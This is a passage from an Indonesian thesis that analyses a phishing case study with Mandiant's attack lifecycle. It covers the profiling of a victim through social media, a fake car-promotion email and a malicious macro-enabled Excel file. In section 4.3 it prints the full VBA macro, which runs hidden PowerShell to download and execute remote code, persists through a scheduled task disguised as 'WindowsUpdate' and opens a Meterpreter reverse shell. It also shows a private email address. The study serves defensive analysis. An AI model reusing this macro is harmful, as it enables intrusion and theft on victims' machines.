5	**Threat Sequences dari Microsoft** (Espenschied et al., 2016)	Reconnaissance	Commencement while Reconnaissance still running	Entry, Foothold	Lateral Movement, Acquire Control, Acquire Target	Conceal & Maintain	-
6	**National Cyber Security Center : Stages in Cyber Attack** (NCSC, 2016)	Survey	Delivery	Breach and then Affect	-	-	-

BAB 3
Metodologi

Bab ini menjelaskan mengenai langkah – langkah penelitian yang akan dilakukan. Adapun langkah – langkah metodologi yang diusulkan secara garis besar diuraikan pada Gambar 3.1.



Gambar 3.1. Alur Penelitian

3.1 Initial Reconnaissance

Penyerang melakukan profiling terhadap target dengan mengidentifikasi baik sistem atau kebiasaan target untuk menentukan kerentanan dan menentukan metodologi serangan. Penyerang mungkin dapat mencari layanan atau individu yang terhubung ke internet yang mencakup informasi tertentu untuk mendapatkan celah kerentanan. Celah kerentanan dapat diperoleh dari beberapa hal :

- Melalui analisa aktivitas situs media sosial target untuk mengidentifikasi minat atau ketertarikan target terhadap informasi tertentu yang mungkin sedang dicari.
- Melalui history konferensi yang dihadiri oleh target.
- Melalui analisa aktivitas bisnis yang sedang target kerjakan sehingga penyerang dapat menyamar sebagai instansi terkait.
- Identifikasi situs web yang mungkin terdapat kerentanan terhadap aplikasi web.
- Melalui organisasi dan produk internal pada organisasi target.

3.2 Initial Compromise

Pada tahap ini, *email phishing* kemungkinan dikirimkan oleh penyerang ke target berdasarkan hasil yang didapat pada tahapan *initial reconnaissance* yang berisi profiling baik sistem maupun kebiasaan target. Penyerang menyesuaikan nama dan isi file sesuai dengan topik yang sedang dicari oleh target pada saat kejadian itu terjadi.

3.3 Establish Foothold

Koneksi *(backdoor)* telah terbangun dengan *malware* yang telah dieksekusi oleh target untuk pijakan awal penyerang dapat mengakses dan mengontrol komputer target dari luar jaringan. *Backdoor* akan membuat jalur atau koneksi keluar dari jaringan komputer target untuk bisa dikendalikan oleh penyerang.

3.4 Escalate Privilages

Pada tahapan ini, penyerang dapat memanfaatkan hak akses akun istimewa pada komputer target apabila memungkinkan seperti Pengguna Istimewa, Administrator Lokal, Administrator Domain.

3.5 Internal Reconnaissance

Mengumpulkan informasi dari komputer target menggunakan berbagai perintah yang ada untuk mengetahui struktur jaringan,direktori dan file yang ada pada komputer target.

3.6 Move Laterally

Memperluas area pencarian file atau dokumen penting ke komputer lain yang terkoneksi dengan komputer target apabila file atau dokumen yang dicari tidak ada pada computer target dengan memanfaatkan kredensial pengguna yang telah disusupi untuk mendapat akses ke komputer lainnya yang terkoneksi pada komputer target.

3.7 Maintain Presence

Pada tahapan ini, akses berkelanjutan ke komputer target dapat dibuat dengan menginstal beberapa varian *backdoor malware* atau juga dapat mendapatkan akses ke layanan akses jarak jauh seperti *Virtual Private Network (VPN)* target atau organisasi dari target.

3.8 Complete Mission

Penyerang berhasil mencapai tujuannya. Data penting, kekayaan intelektual, dan Informasi sensitif dapat diunduh, dihapus, ataupun diedit oleh penyerang yang menjadi tujuan final dari serangan *malware* ini dilakukan.

3.9 Case Study

Pada penelitian ini terdapat sebuah studi kasus serangan siber injeksi *malware* pada sebuah dokumen yang mana serangan siber yang terjadi belum dapat diidentifikasi dan alur penyerangan masih belum dapat diuraikan dengan baik. Studi kasus yang terjadi melibatkan seorang karyawan yang bekerja di PT Linbank yang kehilangan file dokumennya penting perusahaan setelah mengakses file yang dia dapatkan dari akun media sosialnya.


Mandiant's cyber attack lifecycle sebagai metode penanganan serangan siber dipilih untuk menganalisa serta memberikan gambaran jelas alur penyerangan siber yang terjadi yang melibatkan seorang karyawan PT Linbank dalam kasus injeksi *malware* pada sebuah dokumen.

BAB 4
Hasil dan Pembahasan

4.1 Initial Reconnaissance


Pada tahapan *Initial Reconnaissance*, proses profiling dapat dilakukan penyerang dengan menyasar website organisasi target, analisa aktivitas bisnis, histori konferensi yang dihadiri ataupun melalui analisa aktivitas situs media sosial target untuk mendapatkan celah kerentanan yang nantinya informasi yang didapat dari proses profiling ini dapat dimanfaatkan penyerang untuk dapat menentukan metodologi serangan yang akan dilakukan.

Dalam kasus injeksi *malware* dalam penelitian ini, diketahui penyerang dapat menemukan informasi email dan ketertarikan target melalui akun media online linked.in dimana dalam akun linked.in target didapati mencantukan alamat email dan media sosial pribadi target seperti yang ditunjukkan pada gambar 4.1 dan 4.2.




Gambar 4.1 Dashboard Akun Linked.id

Pada gambar 4.1, akun media online milik target memuat beberapa informasi pribadi diantaranya nama tempat target bekerja, lokasi tempat kerja, serta jabatan target saat ini didalam perushaan tempat target sedang bekerja.



Gambar 4.2 Informasi Akun Media Sosial Lain yang Terkait dalam Akun Linked.in

Pada gambar 4.2, ditemukan bahwa informasi yang terkandung dalam akun media linked.in pada link website menampilkan alamat media sosial lainnya yaitu berupa akun facebook dan email target. Dua informasi ini cukup krusial dimana penyerang pada kondisi ini sudah dapat memulai tahapan profiling dengan temuan akun media sosial target tersebut. Penyerang dapat memulai melihat segala informasi yang terdapat didalam akun media sosial yang terkait untuk melihat apakah ada kerentanan atau minat target terhadap informasi tertentu untuk dapat dimanfaatkan seperti pada gambar 4.3.




Gambar 4.3 Akun Media Sosial Facebook Target

Pada gambar 4.3, terlihat aktivitas akun media sosial facebook target sedang mencari informasi mengenai harga mobil mitsubishi yang mana minat ini menjadi informasi yang sangat penting bagi penyerang di tahapan profiling karena metode serangan sudah dapat ditentukan dengan memanfaatkan minat target terhadap informasi yang ada didalam akun facebook yang mana sedang mencari informasi harga mobil dan juga alamat email target yang sudah tercantum di akun linked.in target dapat menjadi media penyerang menargetkan serangannya.

4.2 Initial Compromise

Pada tahapan *Initial Compromise*, *Email phishing* biasanya dikirimkan oleh penyerang kepada target dengan menyesuaikan isian file dan nama sesuai hasil yang didapat pada tahapan *initial reconnaissance.*

Pada kasus injeksi *malware* dalam penelitian ini, ditemukan pada device target bahwa penyerang memulai serangannya dengan mengirimkan *email phishing* dan menyamar menjadi salah satu sales mobil yang sedang menawarkan promo besar-besaran di akhir tahun. Seperti pada gambar 4.4, Email yang dikirim sepintas tidak ada yang mencurigakan karena terlihat hanya berisi penawaran dari sales mobil yang sedang menawarkan sebuah promo.




Gambar 4.4 E-mail Penawaran Sales Mobil

Namun, pemeriksaan lanjutan dilakukan dan menemukan bahwa format email ini berbeda dengan standard email sales di perusahaan terkait dan terlihat menggunakan layanan webmail gratis dan diluar kebiasaan perusahaan seperti pada gambar 4.5.

ID Pesan	<CANeZfdODnksqgd3idUefiSpyvSPRE9XEqegRSkndg85KTuse8w@mail.gmail.com>
Dibuat pada:	7 Oktober 2021 11.32 (Dikirim setelah 12 detik)
Dari:	Melany Anastasia <anastasiamelanysales@gmail.com>
Kepada:	deddysanjaya131@gmail.com
Subjek:	Promo Mitsubisi Terbatas !!!
DKIM:	'PASS' dengan domain gmail.com Pelajari lebih lanjut
DMARC:	'PASS' Pelajari lebih lanjut


Gambar 4.5 Format E-mail

Penyerang juga melampirkan beberapa lampiran yang didalamnya salah satunya berisi dokumen informasi promo yang mungkin dokumen tersebut sudah disisipi program berbahaya atau *malware* seperti yang ditunjukkan pada gambar 4.6.




Gambar 4.6 Lampiran Dokumen E-mail

Penyerang ikut melampirkan file dengan nama “Promo Akhir Tahun Mitsubishi 2021” yang diketahui berektensi “xls.xlsm” yang mana ektensi tersebut bagian dari ektensi yang dipakai pada dokumen Microsoft Excel seperti gambar 4.7.



Gambar 4.7 Lampiran File Promo Akhir Tahun Mitsubishi 2021.xls.xlsm

Setelah dokumen di download, terlihat pada gambar 4.8 tipe dari ektensi yang sebenarnya dari dokumen yang dilampirkan penyerang adalah *“Microfot Excel Macro-Enable Worksheet”* yang mana file ektensi ini perlu dicurigai karena fitur ektensi yang digunakan yaitu Macro pada dokumen excel bisa saja telah diisi dengan *malware* atau kode jahat lainnya.



Gambar 4.8 Ektensi Dokumen Microfot Excel Macro-Enable Worksheet


Fitur Macro sendiri diketahui adalah Fitur yang dapat merekam aktivitas yang dilakukan user pengguna Microsoft Excel dan merupakan bagian dari sederet perintah yang dapat disimpan dalam bahasa visual basic.

4.3 Establish Foothold

Tahapan *Establish Foothold* menjadi celah dimana penyerang dapat membangun koneksi (backdoor) dengan *malware* yang sebelumnya sudah dipersiapkamn dan disisipkan pada file yang sudah dikirim pada tahapan sebelumnya. Situasi ini juga sering disebut sebuah pijakan awal.


File berbahaya seperti *malware* yang disisipkan pada sebuah dokumen dalam kebanyakan kasus akan mulai aktif apabila target membuka dokumen dan menjadi awal penting untuk penyerang menanamkan program jahat tersebut seperti yang diperlihatkan pada gambar 4.9. yang didapat dari file dokumen “Promo Akhir Tahun Mitsubishi 2021.xls.xlsm”. Seperti di dalam file dokumen “Promo Akhir Tahun Mitsubishi

2021.xls.xlsm", ketika target adalah seseorang yang awam terhadap bahayanya berbagai file dokumen yang mungkin mengandung berbagai program jahat dan memutuskan untuk membukanya, ini akan menjadi awal pijakan yang bagus untuk penyerang bisa menanamkan *malware* pada komputer target.



Gambar 4.9 Isi Dokumen Promo Akhir Tahun Mitsubishi 2021.xls.xlsm

Dalam kebanyakan kasus dalam dokumen yang disisipi program jahat, *malware* akan mulai aktif apabila target memberikan izin dengan mengaktifkan *"Enable Content"* pada dokumen yg telah disisipi oleh *malware*. Secara tidak disadari perintah ini juga menjadi perintah untuk *malware* bisa masuk dan mulai berpijak seperti gambar 4.10.



Gambar 4.10 Enable Content

Dalam pemeriksaan lanjutan, file dokumen "Promo Akhir Tahun Mitsubishi 2021.xls.xlsm" ditemukan telah ditanam kode jahat yang memanfaatkan fitur macro pada Microsoft Excel. *Malware* bisa disisipkan dan dibuat penyerang melalui menu *view* > *macros* > *view macros* dengan menambahkan berbagai perintah yang diinginkan untuk dieksekusi. Perintah yang didapatkan pada fitur macros dalam file dokumen yang dikirim oleh penyerang adalah seperti gambar 4.11.

```
' Author: Matt Nelson
' Twitter: @enigma0x3

Sub Auto_Open()

Execute
# Persist

End Sub

      Public Function Execute() As Variant
       Const HIDDEN_WINDOW = 0
       strComputer = "."
       Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")

       Set objStartup = objWMIService.Get("Win32_ProcessStartup")
       Set objConfig = objStartup.SpawnInstance_
       objConfig.ShowWindow = HIDDEN_WINDOW
       Set objProcess = GetObject("winmgmts:\\" & strComputer &
"\root\cimv2:Win32_Process")
            objProcess.Create "powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden
-noprofile -noexit -c ""IEX ((New-Object
Net.WebClient).DownloadString('http://165.22.16.10:8080/ads.html'))""", Null, objConfig,
intProcessID
    End Function


    Public Function Persist() As Variant
       Const HIDDEN_WINDOW = 0
       strComputer = "."
       Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")

       Set objStartup = objWMIService.Get("Win32_ProcessStartup")
       Set objConfig = objStartup.SpawnInstance_
       objConfig.ShowWindow = HIDDEN_WINDOW
       Set objProcess = GetObject("winmgmts:\\" & strComputer &
"\root\cimv2:Win32_Process")
       objProcess.Create "Powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -
noprofile -noexit -c Invoke-Command -ScriptBlock { schtasks /create  /TN
WindowsUpdate /TR 'powershell.exe -ep Bypass -WindowStyle Hidden -nop -noexit -c
"IEX ((New-Object Net.WebClient).DownloadString(""http://192.168.1.127/Invoke-
Shellcode"""))"; Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost
192.168.1.127 -Lport 1111 -Force' /SC onidle /i 20}", Null, objConfig, intProcessID
    End Function

Set objStartup = objWMIService.Get("Win32_ProcessStartup")
       Set objConfig = objStartup.SpawnInstance_
       objConfig.ShowWindow = HIDDEN_WINDOW
       Set objProcess = GetObject("winmgmts:\\" & strComputer &
"\root\cimv2:Win32_Process")
       objProcess.Create "Powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -
noprofile -noexit -c Invoke-Command -ScriptBlock { schtasks /create  /TN
WindowsUpdate /TR 'powershell.exe -ep Bypass -WindowStyle Hidden -nop -noexit -c
"IEX ((New-Object Net.WebClient).DownloadString(""http://192.168.1.127/Invoke-
```

```
"IEX ((New-Object Net.WebClient).DownloadString(""http://192.168.1.127/Invoke-
Shellcode""""))"; Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost
192.168.1.127 -Lport 1111 -Force' /SC onidle /i 20}", Null, objConfig, intProcessID
    End Function
```


Gambar 4.11 Perintah yang Tertanam pada Fitur Macros dalam File Promo Akhir Tahun Mitsubishi 2021.xls.xlsm

